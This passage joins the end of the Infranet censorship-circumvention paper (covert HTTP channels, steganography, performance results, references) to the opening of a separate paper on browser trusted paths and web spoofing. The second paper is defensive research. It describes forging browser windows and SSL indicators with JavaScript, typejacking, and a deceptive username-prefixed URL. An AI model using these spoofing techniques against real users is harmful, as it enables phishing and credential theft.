If a censor observes all traffic that passes through it without targeting users, it could attempt to uncover an Infranet tunnel by detecting suspicious HTTP request and response headers, such as a request header with a strange *Date* value or garbage in the response header. Infranet defends against these attacks by avoiding suspicious modifications to the HTTP headers and by hiding downstream content with steganography. Additionally, by requiring that Infranet responders always serve unique URLs when content changes, Infranet guards against a discovery attack on a responder, whereby a censor notices that slightly different content is being served from the same URL each time it is requested.

A censor who targets a suspected Infranet requester can mount stronger attacks. A censor can observe a Web user's browsing patterns and determine whether these patterns look suspicious. Since the modulation function determines the browsing pattern, a function that selects subsequent requests based on the structure of the responder's Web site might help, but does not always reflect actual user behavior. Some pages might be rarely requested, while others might

always be requested in sequence. Thus, it is best to base modulation functions on information from real access logs.

While generating visible HTTP requests automatically requires the least work on the part of the user, this is not the only alternative. A particularly cautious user might fear that any request sequence generated by the system is likely to look "strange" and thus arouse suspicion. To overcome this, the system could give the user a certain degree of control over which visible requests are transmitted. One example is for the requester to confirm each URL with the user before sending it. If the user finds the URL strange, he can force the requester to send a different URL that communicates the same message fragment. These *overrides* introduce noise into the requester's sequence. However, the requester can encode the message with an error correcting code that allows for such noise.

Another solution would be to ensure that multiple URLs map to each message fragment the requester wants to send to give the user a choice of which specific visible URL to request. We conjecture that with sufficient redundancy, a user will frequently be able to find a plausible URL that sends the desired message fragment.

By targeting multiple users, a censor may learn about many Infranet users as a result of discovering one Infranet user. Alternatively, a censor could become an Infranet requester and compare its behavior against other suspected users. We defend against these types of attacks by using requester-specific shared secrets.

5.2 Disruptive Attacks

Because all traffic between an Infranet requester and responder passes through the censor, the censor can disrupt Infranet tunnels by performing active attacks on HTTP traffic, such as filtering, transaction tampering, and session tampering.

5.2.1 Filtering

A censor may block access to various parts of the Internet based on IP address or prefix block, DNS name, or port

number. Additionally, censors can block access to content by filtering out Web pages that contain certain keywords. For instance, Saudi Arabia is reportedly trying to acquire such filtering software [10].

Infranet's success against filtering attacks depends on the pervasiveness of Infranet responders throughout the Web. Because Infranet responders are discovered out-of-band, a censor cannot rapidly learn about Infranet responders by crawling the Web with an automated script. While a censor could conceivably learn about responders out-of-band and systematically block access to these machines, the out-of-band mechanism makes it more difficult for a censor to block access to *all* Infranet responders. The wider the deployment of responders on Web servers around the world, the more likely it is that Infranet will succeed.

Note that because the adversary may filter traffic based on content and port number, it is relatively easy for the adversary to block SSL by filtering SSL handshake messages. Thus, Infranet provides far better defense against filtering than a system that simply relies on SSL.

5.2.2 Transaction Tampering

A censor may attempt to disrupt Infranet tunnel communication by modifying HTTP requests and responses in ways that do not affect HTTP protocol conformance. For example, the adversary may change fields in HTTP request or response headers (e.g., changing the value of the `Date` field), reorder fields within headers, or even remove or add fields. Infranet is resistant to these attacks because the tunnel protocol does not rely on modifications to the HTTP header.

As described in Section 4.1, the Infranet requester must present a unique user identifier with each HTTP request in order to be recognized across multiple HTTP transactions. A requester could send its user ID in a Web cookie with each HTTP request. However, if the censor removes cookies, we suggest maintaining client state by embedding the user ID (or some token that is a derivative of the user ID) in each URL requested by the client. Of course, to preserve the requester's deniability, the responder must rewrite all embedded links to include this client token.

The censor may modify the returned content itself. For example, it might insert or remove embedded links on a requested Web page or flip bits in requested images. Link insertion and deletion does not affect tunnel communications that use a codebook because the client sends messages upstream according to this codebook. Attacks on image content could disrupt the correct Infranet communication. Traditional robust watermarking techniques defend against such attacks. Infranet detects and blocks such disruptions by embedding the name of the served URL in each response.

5.2.3 Session Tampering

An adversary might attempt to disrupt tunnel communication by interfering with *sequences* of HTTP requests. A censor could serve a requester's visible HTTP request from its own cache rather than forwarding this request to the Infranet responder. To prevent such an attack, the Infranet requester must ensure that its HTTP requests are *never* served from a cache. One way to do this is to always request unique URLs. We consider this requirement fairly reasonable: many sites that serve dynamic content (e.g., CGI-based pages, webcams, etc.) constantly change their URLs. Another option is to use the `Pragma: no-cache` directive, although a censoring proxy will likely ignore this.

Alternatively, a censor might insert, remove, or reorder HTTP requests and responses. If a censor alters HTTP request patterns, the Infranet responder might see errors in the received message. However, Infranet responders include the name of the served URL in each response stream, thus enabling the requester to detect session corruption and restart the transmission. In the case of range-mapping, upstream transmission errors will be reflected in the split-strings returned by the responder. The requester can also defend against these attacks with error correction techniques that recover from the insertion, deletion, and transposition of bits [20].

6 Implementation

Our implementation of Infranet consists of two components: the Infranet requester and the Infranet responder. The requester functions as a Web proxy and is responsible for modulating a Web browser's request for hidden content as a sequence of visible HTTP requests to the Infranet responder. The responder functions as a Web server extension and is responsible for demodulating the requester's messages and delivering requested content. The requester and responder utilize a common library, `libinfranet`, that implements common functionality, such as modulation, hiding, and cryptography. In this section, we discuss our implementation of the Infranet requester and responder, as well as the common functionality implemented in `libinfranet`.

6.1 Requester

We implemented the Infranet requester as an asynchronous Web proxy in about 2,000 lines of C++. We used `libtcl` for the asynchronous event-driven functionality. The requester sends visible HTTP requests to an Infranet responder, based on an initial URL at the responder, the responder's public key, and optionally an initial key `KEY`.

The requester queues HTTP requests from the user's browser and modulates them sequentially. If the requester




Figure 9. Responder header format.

knows about more than one responder, it can service requests in parallel by using multiple responders.

In our implementation, visible HTTP requests from the requester are generated entirely automatically. As discussed in Section 5.1, we could also allow the user to participate in link selection to provide increased covertness.

6.2 Responder

We implemented the Infranet responder as an Apache module, `mod_infranet` in about 2,000 lines of C++, which we integrated with Apache 1.3.22 running on Linux 2.4.2. The Apache request cycle consists of many phases, including URI translation, content-handling, and authorization [22]. Our `mod_infranet` module augments the *content handler* phase of the Apache request loop. The responder processes requests as it normally would but also interprets them as modulated hidden messages.

An Infranet responder must maintain state for a requester across multiple HTTP transactions. The current implementation of the responder uses Web cookies to maintain client state because this mechanism was simple to implement; in the future, we plan to implement the URL rewriting mechanism outlined in Section 5 because of its stronger defense against passive discovery attacks. The responder uses the `REQUESTERTOKEN` cookie, which contains a unique identifier, to associate HTTP requests to a particular requester. For each requester, the responder maintains per-requester state, including which FSM state the requester is in, the modulation function the requester is using, the shared secret SKEY, and message fragments for pending messages.

Figure 9 shows the header that the responder prepends to each message fragment. *Version* is a 4-bit field that specifies which version of the Infranet tunnel protocol the responder is running. *Type* specifies the type of message that the payload corresponds to (e.g., modulation function update, requested hidden content, etc.). *Z* is a 1-bit field that indicates whether the requested content in the payload is compressed with `gzip` (this is the case for HTML files but not images). *Fragment Length* refers to the length of the message fragment in the payload in bytes, and *Fragment Offset* specifies the offset in bytes where this fragment should be placed for reassembly of the message. *Message Length* specifies the total length of the message in bytes. Because upstream

bandwidth is scarce and transmitting a header might create recognizable modulation patterns, the requester does not prepend a header to its messages.

6.3 Steganography and Compression

Upon receiving a request, the responder determines whether it can embed hidden content in the response. Currently, `mod_infranet` only embeds data in JPEG images. If the responder determines that it is capable of hiding information in the requested data, it uses `outguess` to embed the hidden information using SKEY. To reduce the amount of data that the responder must send to the requester, the responder compresses HTML files with `gzip` [5] before embedding them into images.

6.4 Cryptography

The Infranet requester generates the 160-bit shared secret SKEY using `/dev/random`. SKEY is encrypted using the RSA public key encryption implementation in the OpenSSL library [15]. This ciphertext is 128 bytes, which imposes a large communication overhead. However, because the ciphertext is a function of the length of the requester's public key, it is difficult to make this ciphertext shorter. One option to ameliorate this would be to use an implementation of elliptic curve cryptography [13].

7 Performance Evaluation

In this section, we examine Infranet's performance. We evaluate the overhead of the tunnel setup operation and the performance of upstream and downstream communication. Finally, we estimate the overhead imposed by `mod_infranet` on normal Web server operations.

All of our performance tests were run using Apache 1.3.22 with `mod_infranet` on a 1.8 GHz Pentium 4 with 1 GB of RAM. For all performance tests, we ran an Infranet requester and a Perl script that emulates a user's browser from the same machine.

7.1 Tunnel Setup

Tunnel setup consists of two operations: upstream transmission of SKEY encrypted with the responder's public-key, and downstream transmission of \mathcal{U}_{tunnel} . In our implementation, SKEY is 160 bits long and the corresponding ciphertext is 128 bytes, proportional to the length of the responder's public key. Transmission of \mathcal{U}_{tunnel} is equivalent to a single document transmission. The transmission of an initial modulation function, if one is used, requires one additional downstream transmission.




Figure 10. Number of visible HTTP requests required to modulate hidden URLs with and without link traversal probabilities for range-mapping, assuming 8 links per page ($k = 8$). The expected number of visible HTTP requests required to modulate a message is independent of whether the link traversal probabilities are used.

7.2 Upstream Communication

An important measure of upstream communication performance is how many HTTP requests are required to modulate a typical message. We focus our evaluation on the range-mapping scheme described in Section 4.2.

We evaluated the performance of range-mapping using a Web proxy trace containing 174,100 unique URLs from the Palo Alto IRCache [8] proxy on January 27, 2002.³ When we weight URLs according to popularity, the most popular 10% of URLs account for roughly 90% of the visible HTTP traffic. This is significant, since modulating the most popular 10% of URLs requires a small number of visible HTTP requests.

A requester can achieve statistical deniability by patterning sequences of HTTP requests after those of innocuous Web clients. As described in Section 4.2.3, this is done by assigning split-string ranges in C according to the pairwise link traversal probabilities \mathcal{P} . To evaluate the effect of using the distribution \mathcal{P} , we modulated 1,740 requests from C , both using and ignoring \mathcal{P} , assuming 8 outgoing links per page.

Figure 10 shows that assigning ranges based on link traversal probabilities does not affect the expected number of visible HTTP requests required to modulate a hidden request. This follows directly from properties of arithmetic codes [31]. In both cases, over half of hidden messages

³These traces were made available by National Science Foundation grants NCR-9616602 and NCR-9521745, and the National Laboratory for Applied Network Research.




Figure 11. The median and 90th percentile of number of requests to modulate a message is very small even for small numbers of outgoing links (k) on each page.

required 4 visible HTTP requests, and no more than 10 requests were needed for any message. Therefore, using traversal probabilities to determine the size of ranges in C provides statistical deniability without hurting performance.

Setting link traversal probabilities to $1/k$, we evaluated the effect of the number of links on a page, k , on upstream communication performance. Figure 11 shows that 90% of messages from C can be modulated in 10 visible HTTP requests or fewer, even for k as small as 4.

In the trace we used for our experiments, the binary entropy of the frequency distribution of requested URLs is 16.5 bits. Therefore, the expected number of requests required to transmit a URL from C is $\left\lceil \frac{16.5}{\lg k} \right\rceil + 2$. The empirical results shown in Figure 11 agree with this analytical result.

To evaluate the performance of range-mapping on real sites, we modulated hidden requests while varying k and p according to the browsing patterns observed on a real Web site. We analyzed the Web access logs for `nms.lcs.mit.edu` and `pdos.lcs.mit.edu` to generate values for k and p for each page on these sites. We then observed the number of visible HTTP requests required to transmit 1,740 messages from C . Results from this experiment are shown in the table below. The number of requests required to modulate a hidden message is slightly higher than in Figure 11, since k varies for a real Web site.

| SITE | k_{avg} | MEDIAN | 90% |
|-------------------------------|-----------|--------|-----|
| <code>nms.lcs.mit.edu</code> | 8 | 6 | 10 |
| <code>pdos.lcs.mit.edu</code> | 12 | 4 | 6 |




Figure 12. Number of requests required to retrieve data of various sizes. Each visible HTTP request contains approximately 1 kB of a hidden message.

7.3 Downstream Communication

Figure 12 shows the number of HTTP requests that an Infranet requester must make to retrieve hidden messages of various sizes. Each visible HTTP response contains approximately 1 kB of a hidden message. The amount of data that can be embedded in one visible HTTP response depends on two factors—the compression ratio of the message and the amount of data that can be steganographically embedded into a single image. Thus, depending on the requested document and the images used to embed the hidden response, the number of visible HTTP requests required to send a given amount of hidden data may vary.

We microbenchmarked the main operations involved in content preparation. First, we ran a microbenchmark of outguess in an attempt to determine the rate at which it can embed data into images. Our measurements indicate that outguess embeds data into an image at a rate of 20 kB/sec, and that the time that outguess takes to embed data is proportional to the size of the cover image.

We also ran microbenchmarks on `gzip` to determine its computational requirements, as well as the compression ratios it achieves on typical HTML files. We fetched the `index.html` page from 100 popular Web sites that we selected from Nielsen Netratings [14] and IRTCache [8]; the median file size for these files was 10 kB. `gzip` compressed these HTML files to as much as 12% of their original size; in the worst case, `gzip` compressed the HTML file to 90% of its original size. In all cases, compression of an HTML file never took more than 20 milliseconds.




Figure 13. The overhead of running Infranet on Web server performance. For disk bound workloads, an Infranet responder performs comparably to an unmodified Apache server.

7.4 Server Overhead

To ensure plausible deniability for Infranet requesters, Infranet responders *always* embed random or requested data in the content they serve. Because the responder must make no distinction between Infranet requesters and normal Web clients, an Infranet-enabled Web server incurs additional overhead in serving data to *all* clients.

Therefore, to determine the performance implications of running an Infranet responder, we submitted an identical sequence of requests to an Infranet-enabled Apache server and an ordinary Apache server. The request trace contains a sequence of visible HTTP requests that were generated by using an Infranet requester to modulate the requests in the set of 100 popular Web sites.

Figure 13 shows the additional overhead of running Infranet. Because the server must embed every image with data, regardless of whether it is serving an Infranet request or not, running Infranet incurs a noticeable performance penalty. 16% of all requests served on an Infranet responder achieved 300 kB/s or less, and 89% of requests were transferred at 1 MB/s or less. In contrast, 62% of requests on a normal Apache server were delivered at 1 MB/s or greater. Nevertheless, for disk bound workloads, an Infranet responder performs comparably to a regular Apache server. Bandwidth achieved by Infranet never drops below 32% of that achieved by an Apache server running without Infranet, and is within 90% of Apache without Infranet for 25% of requests. Our current implementation has not been optimized, and we believe we can reduce this overhead. One way to do so might be to pre-fetch or cache commonly requested censored content. The overhead of running outguess could




Figure 14. An improved architecture separates the forwarding and decoding of hidden messages in both directions. This allows a potentially untrusted forwarder to service requests and serve hidden content. The UID serves to demultiplex requesters.

be reduced by pre-computing the least-significant bits of the DCT for each image on the site.

8 Enhancements

To this point, we have assumed that Infranet requester software can be distributed on a physical medium, such as a CD-ROM. However, this distribution mechanism is slow, provides evidence for culpability, and is much easier for oppressive governments to control than electronic distribution. Thus, a future enhancement would allow clients to download the Infranet requester software over Infranet itself, essentially *bootstrapping* the Infranet requester.

The architecture we presented in Section 3 does not protect against an impersonation attack whereby a censor establishes an Infranet responder and discovers requesters by identifying the Web clients that send meaningful Infranet requests. Figure 14 shows an improved system architecture, where a requester forwards visible HTTP requests to a trusted responder through a potentially untrusted *forwarder*, such that only the responder can recover the hidden request. Responders fetch and encrypt requested content and return it to the requester through a forwarder, which hides the encrypted content in images. This scheme provides several improvements. First, blocking access to Infranet becomes more difficult, because a requester can contact any forwarder, trusted or untrusted, to gain access. Second, the censor can become a forwarder, but it is much more difficult for the censor to become a trusted responder.

In the current tunnel communication protocol, an Infranet requester and responder take turns transmitting messages. It is conceivable that a scheme could be devised whereby the HTTP requests used to fetch the requested content could also be used to transmit the next hidden message, thus *interleaving* the retrieval of hidden information with the transmission of the next hidden message.

Since there are many conceivable ways of performing modulation and hiding, it is likely that there will be many different versions of the tunnel communication protocol. Tunnel setup should be amended to include version agree-

ment, such that if some particular aspect of the tunnel protocol in a given version is found to be insecure, the requester and responder can easily adapt to run a different version.

9 Conclusion

Infranet enables users to circumvent Web censorship and surveillance by establishing covert channels with accessible Web servers. Infranet requesters compose secret messages using sequences of requests that are hard for a censor to detect, and Infranet responders covertly embed data in the openly returned content. The resulting traffic resembles the traffic generated by normal browsing. Hence, Infranet provides both access to sensitive content and plausible deniability for users.

Infranet uses a tunnel protocol that provides a covert communication channel between requesters and responders, modulated over standard HTTP transactions. In the upstream direction, Infranet requesters send covert messages to Infranet responders by associating additional semantics to the HTTP requests being made. In the downstream direction, Infranet responders return content by hiding censored data in uncensored images using steganographic techniques. While downstream confidentiality is achieved using a session key, upstream confidentiality is achieved by confidentially exchanging a modulation function.

Our upstream and downstream protocols solve two independent problems, and each can be tackled separately. Although our protocol is optimized for downloading Web pages, it actually provides a channel for arbitrary two-way communication; for example, Infranet could be used to carry out a remote login session.

Our security analysis showed that Infranet can successfully circumvent several sophisticated censoring techniques, ranging from active attacks to passive attacks to impersonation. Our performance analysis showed that Infranet provides acceptable bandwidth for covert Web browsing. The range-mapping algorithm for upstream communication allows the requester to innocuously transmit a hidden request in a number of visible HTTP requests that is proportional to the binary entropy of the hidden request distribution. We believe that the widespread deployment of Infranet responders bundled with Web server software has the potential to overcome various increasingly prevalent forms of censorship and surveillance on the Web.

Acknowledgments

We thank Sameer Ajmani and Dave Andersen for several helpful discussions, and Frank Dabek, Kevin Fu, Kyle Jamieson, Jaeyeon Jung, David Martin, and Robert Morris for useful comments on drafts of this paper.

References

- [1] M. Adler and B. Maggs. Protocols for asymmetric communication channels. In *Proceedings of 39th IEEE Symposium on Foundations of Computer Science (FOCS)*, Palo Alto, CA, 1998.
- [2] Anonymizer. <http://www.anonymizer.com/>.
- [3] I. Clarke, O. Sandbert, B. Wiley, and T. Hong. Freenet: A distributed anonymous information storage and retrieval system. In *Proceedings of the Workshop on Design Issues in Anonymity and Unobservability*, Berkeley, CA, July 2000.
- [4] R. Dingledine, M. Freedman, and D. Molnar. The Free Haven Project: Distributed anonymous storage service. In *Proceedings of the Workshop on Design Issues in Anonymity and Unobservability*, Berkeley, CA, July 2000.
- [5] gzip. <http://www.gzip.org/>.
- [6] F. Hartung and B. Girod. Digital watermarking of raw and compressed video. In *Proc. European EOS/SPIE Symposium on Advanced Imaging and Network Technologies*, pages 205–213, Berlin, Germany, October 1996.
- [7] A. Hintz. Fingerprinting websites using traffic analysis. In *Workshop on Privacy Enhancing Technologies*, San Francisco, CA, April 2002.
- [8] IRCache. <http://www.ircache.net/>.
- [9] B.W. Lampson. A note on the confinement problem. *Communications of the ACM*, 16(10):613–615, October 1973.
- [10] J. Lee. Companies compete to provide Saudi Internet veil, November 19, 2001. <http://www.nytimes.com/2001/11/19/technology/19SAUD.html>.
- [11] D. Martin and A. Schulman. Deanonimizing users of the SafeWeb anonymizing service. In *Proc. 11th USENIX Security Symposium*, San Francisco, CA, August 2002.
- [12] P. Meller. Europe moving toward ban on Internet hate speech, November 10, 2001. <http://www.nytimes.com/2001/11/10/technology/10CYBE.html>.
- [13] A. J. Menezes. *Elliptic Curve Public Key Cryptosystems*. Kluwer Academic Publishers, Boston, MA, 1993.
- [14] Nielsen Netratings' Top 25. <http://pm.netratings.com/nrpm/owa/NRpublicreports.toppropertiesweekly>, November 25, 2001.
- [15] OpenSSL. <http://www.openssl.org/>.
- [16] Outguess. <http://www.outguess.org/>.
- [17] N. Provos. Defending against statistical steganalysis. In *Proc. 10th USENIX Security Symposium*, Washington, D.C., August 2001.
- [18] M. Reiter and A. Rubin. Crowds: Anonymity for web transactions. *ACM Transactions on Information and System Security (TISSEC)*, 1:66–92, November 1998. <http://www.research.att.com/projects/crowds/>.
- [19] SafeWeb. <http://www.safeweb.com/>.
- [20] L. J. Schulman and D. Zuckerman. Asymptotically good codes correcting insertions, deletions, and transpositions. In *Symposium on Discrete Algorithms*, pages 669–674, 1997.
- [21] Squid Web Proxy Cache. <http://www.squid-cache.org/>.
- [22] L. Stein et al. *Writing Apache Modules with Perl and C: The Apache API and mod.perl*. O'Reilly and Associates, Sebastopol, CA, March 1999.
- [23] Stunnel—universal SSL wrapper. <http://www.stunnel.org/>.
- [24] Zero-Knowledge Systems. Freedom WebSecure. <http://www.freedom.net/products/websecure/>.
- [25] P. Syverson, M. Reed, and D. Goldschlag. Onion routing access configurations. In *DARPA Information Survivability Conference and Exposition*, pages 34–40, Hilton Head Island, SC, January 2000. <http://www.onion-router.net>.
- [26] The Cult of the Dead Cow (cDc). Peekabooby. <http://www.peek-a-booty.org>.
- [27] Triangle Boy. http://fugu.safeweb.com/sjws/solutions/triangle_boy.html.
- [28] Voice of America. <http://www.voa.gov/>.
- [29] M. Waldman and D. Mazières. Tangler: A censorship-resistant publishing system based on document entanglements. In *Proceedings of the 8th ACM Conference on Computer and Communications Security*, Philadelphia, PA, November 2001.
- [30] M. Waldman, A. Rubin, and L. Cranor. Publius: A robust, tamper-evident, censorship-resistant, web publishing system. In *Proc. 9th USENIX Security Symposium*, pages 59–72, Denver, CO, August 2000.
- [31] I. H. Witten, R. M. Neal, and J. G. Cleary. Arithmetic coding for data compression. *Communications of the ACM*, 30(6):520–540, February 1987.

Trusted Paths for Browsers

Zishuang (Eileen) Ye Sean Smith
{eileen,sws}@cs.dartmouth.edu
Department of Computer Science
Dartmouth College

www.cs.dartmouth.edu/~pkilab/demos/spoofing/

May 13, 2002

Abstract

Computer security protocols usually terminate in a computer; however, the human-based services they support usually terminate in a human. The gap between the human and the computer creates potential for security problems. This paper examines this gap, as it is manifested in “secure” Web services. Felten et al demonstrated the potential, in 1996, for malicious servers to impersonate honest servers. Our recent follow-up work explicitly shows how malicious servers can still do this—and can also forge the existence of an SSL session and the contents of the alleged server certificate. This paper reports the results of our ongoing experimental work to systematically *defend* against Web spoofing, by creating a *trusted path* from the browser to the human user.

1 Introduction

In the real world, computer security protocols usually do not exist for their own sake, but rather in support of some broader human process, such as shopping, filing government forms, or accessing medical services. However, the computer science community, perhaps because of its training, tends to focus on the computers involved in these social systems. If, by exchanging bits and performing cryptographic operations, the client machine can correctly authenticate a trusted server machine and correctly reject an untrusted one, then we tend to conclude the system is secure.

This tendency overlooks the fact that, in such systems, the client machine may receive the information, but the human user typically makes the trust decision. Simply ensuring that the machine draws the correct conclusion does not suffice, if the adversary can craft material that nevertheless fools the human.

In this paper, we examine these issues as they relate to the Web. The security of the Web relies on *Secure Socket*

Layer (SSL)—a protocol that uses public-key cryptography to achieve confidentiality and integrity of messages, and optionally authentication of parties. In a typical “secure” Web session, the client machine authenticates the server and establishes an encrypted, MAC’d channel using SSL. However, it is not the human user but the Web browser that carries out this protocol. After establishing the SSL channel, the Web browser displays corresponding signals on its user interface, such as locking the SSL padlock, changing the protocol header to *https*, and popping up warning windows to indicate that an SSL session has been set up. The human uses these signals to make his or her trust judgment about the server. The adversary can thus subvert the secure Web session simply by creating the illusion that the browser has displayed these signals.

The term *Web spoofing* denotes this kind of “smoke and mirrors” attack on the Web user interface. To defend against Web spoofing, we need to create a *trusted path* between the Web browser and its human user. Through this trusted path, the browser can communicate relevant trust signals that the human can easily distinguish from the adversary’s attempts at spoof and illusion.

1.1 Background: Effective PKI

The research that this paper reports had roots in our consideration of *public key infrastructure (PKI)*.

In theory, public-key cryptography enables effective trust judgments on electronic communication between parties who have never met. The bulk of PKI work focuses on distribution of certificates. We started instead with a broader definition of “infrastructure” as “that which is necessary to achieve this vision in practice”, and focused on server-side SSL PKI as perhaps the most accessible (and e-commerce critical) instantiation of PKI in our society.

Loosely speaking, the PKI in SSL establishes a trusted channel between the browser and server. Our initial set of projects [12, 21, 22, 23] examined the server end, and how

to extend the trust from the channel itself into data storage and computation at the server. Our immediate motivation was that, for our server-hardening techniques to be effective, the human needs to determine if the server is using them; however, this issue has much broader implications (as Section 7.2 will discuss).

1.2 Prior Work

In their seminal work, Felten et al [10] introduced the term “Web spoofing” and showed how a malicious site could forge many of the browser user interface signals that humans use to decide the server identity. Subsequent researchers [5] also explored this area. (In Section 2.2, we discuss our work in this space.)

In related work on security issues of user interfaces, Tygar and Whitten examined both the spoofing potential of hostile Java applets [25] as well as the role of user interfaces in the security of email cryptography systems [27]. Work in making cryptographic protocols more tenable to the human—including visual hashes [18] and personal entropy [9]—also fits into this space.

The world of multi-level security [6] has also considered issues of human-readable labels on information. The *compartmented mode workstation (CMW)* [19] is an OS that attempts to realize this security goal (and others) within a modern windowing system. However, a Web browser running on top of CMW is not a solution for Web spoofing. CMW labels files according to their security levels. Since the browser would run within one security level, all of its windows would have the same label. The users still could not distinguish the material from server and the material from the browser.

Although CMW itself is not a solution for Web spoofing, the approach CMW used for labeling is a good starting point for further exploration—which we consider in Section 4.1.

1.3 This Paper

In this paper, we discuss our experience in designing, building, and evaluating trusted paths between the Web browser and the human users.

Section 2 discusses the problem. Section 3 develops criteria for systematic, effective solutions. Section 4 discusses some solution strategies we considered and the one we settled on, *synchronized random dynamic (SRD)* boundaries. Section 5 discusses how we implemented this solution and the status of our prototype. Section 6 discusses how we validated our approaches with user studies. Section 7 offers some conclusions, and discusses avenues for future work.

2 Web Spoofing

2.1 Overview

To make an effective trust judgment about a server, perhaps the first thing a user might want to know is the *identity* of the server. Can the human accurately determine the identity of the server with which their browser is interacting?

On a basic level, a malicious server can offer realistic content from a URL that disguises the server’s identity. Such impersonation attacks occur in the wild:

- by offering spoofed material via a URL in which the spoofer’s hostname is replaced with an IP address (the Hoke case [15, 20] is a good example)
- by *typejacking*—e.g., registering a hostname deceptively similar to a real hostname, offering malicious content there, and tricking users into connecting (the “PayPai” case [24] is a good example)

Furthermore, as is often pointed out [2], RFC 1738 permits the hostname portion of a URL to begin with a username and password. Hoke [20] could have made his spoof of a Bloomberg press release even more effective by prepending his IP-hostname with a “bloomberg.com” username. Most Web browsers (including the IE and Netscape families, but not Opera) would successfully parse URL `http://www.bloomberg.com@1234567/` and fetch a page from the server whose IP address, expressed as a decimal numeral, was 1234567.

However, we expected that many Web users might use more sophisticated identification techniques that would expose these attacks. Users might examine the location bar for the precise URL they are expecting; or examine the SSL icon and warning windows to determine if an authenticated SSL session is taking place; or even make full use of the server PKI by examining the server’s certificate and validation information. Can a malicious server fool even these users?

2.2 Our Initial Study

Felten et al [10] showed that, in 1996, a malicious site could forge many of the browser’s UI signals that humans use to decide server identity, except the SSL lock icon for an SSL session. Instead, Felten et al used a real SSL session from the attacker server to trick the user—which might expose the adversary to issues in obtaining an appropriate certificate, and might expose the hoax, depending on how the browser handles certificate validation. Since subsequent researchers [5] reported difficulty reproducing this work and since Web techniques and browser user interface implementation have evolved a lot since

1996, we began our work by examining [29] whether and to what degree Web spoofing was still possible, with current technology.

Our experiment was more successful than we expected. To summarize our experiment, for Netscape 4 on Linux and Internet Explorer 5.5 on Windows 98, using unsigned JavaScript and DHTML:

- We can produce an entry link that, by mouse-over, appears to go to an arbitrary site *S*.
- If the user clicks on this link, and either his browser has JavaScript disabled or he is using a browser/OS combination that we do not support, then he really will go to site *S*.
- Otherwise, the user's browser opens a new window that appears to be a functional browser window which contains the content from site *S*. Buttons, bars, location information, and most browser functionality can be made to appear correctly in this window. However, the user is not visiting site *S* at all; he is visiting ours. The whole window is a Web page delivered by our site.
- Furthermore, if the user clicks on a "secure" link from this window, we can make convincing SSL warning window appear and then displays the SSL lock icon and the expected https URL. Should the user click on the buttons for security information, he or she will see the expected SSL certificate information—except no SSL connection exists, and all the sensitive information that the user enters is being sent in plain text to us.

A demonstration is available at our Web site.

2.3 Overview of Techniques

When we describe our spoofing work, listeners sometimes counter with the objection that it is impossible for the remote server to cause the browser to display a certain type of signal. The crux of our spoofing work rests in the fact that this objection is not a contradiction. For this project, we assumed that the browser has a set of proper signals it displays as a function of server properties. Rather than trying to cause the browser to break these rules, we simply use the rich graphical space the Web paradigm provides to generate harmless graphical content that, to the user, looks just like these signals.

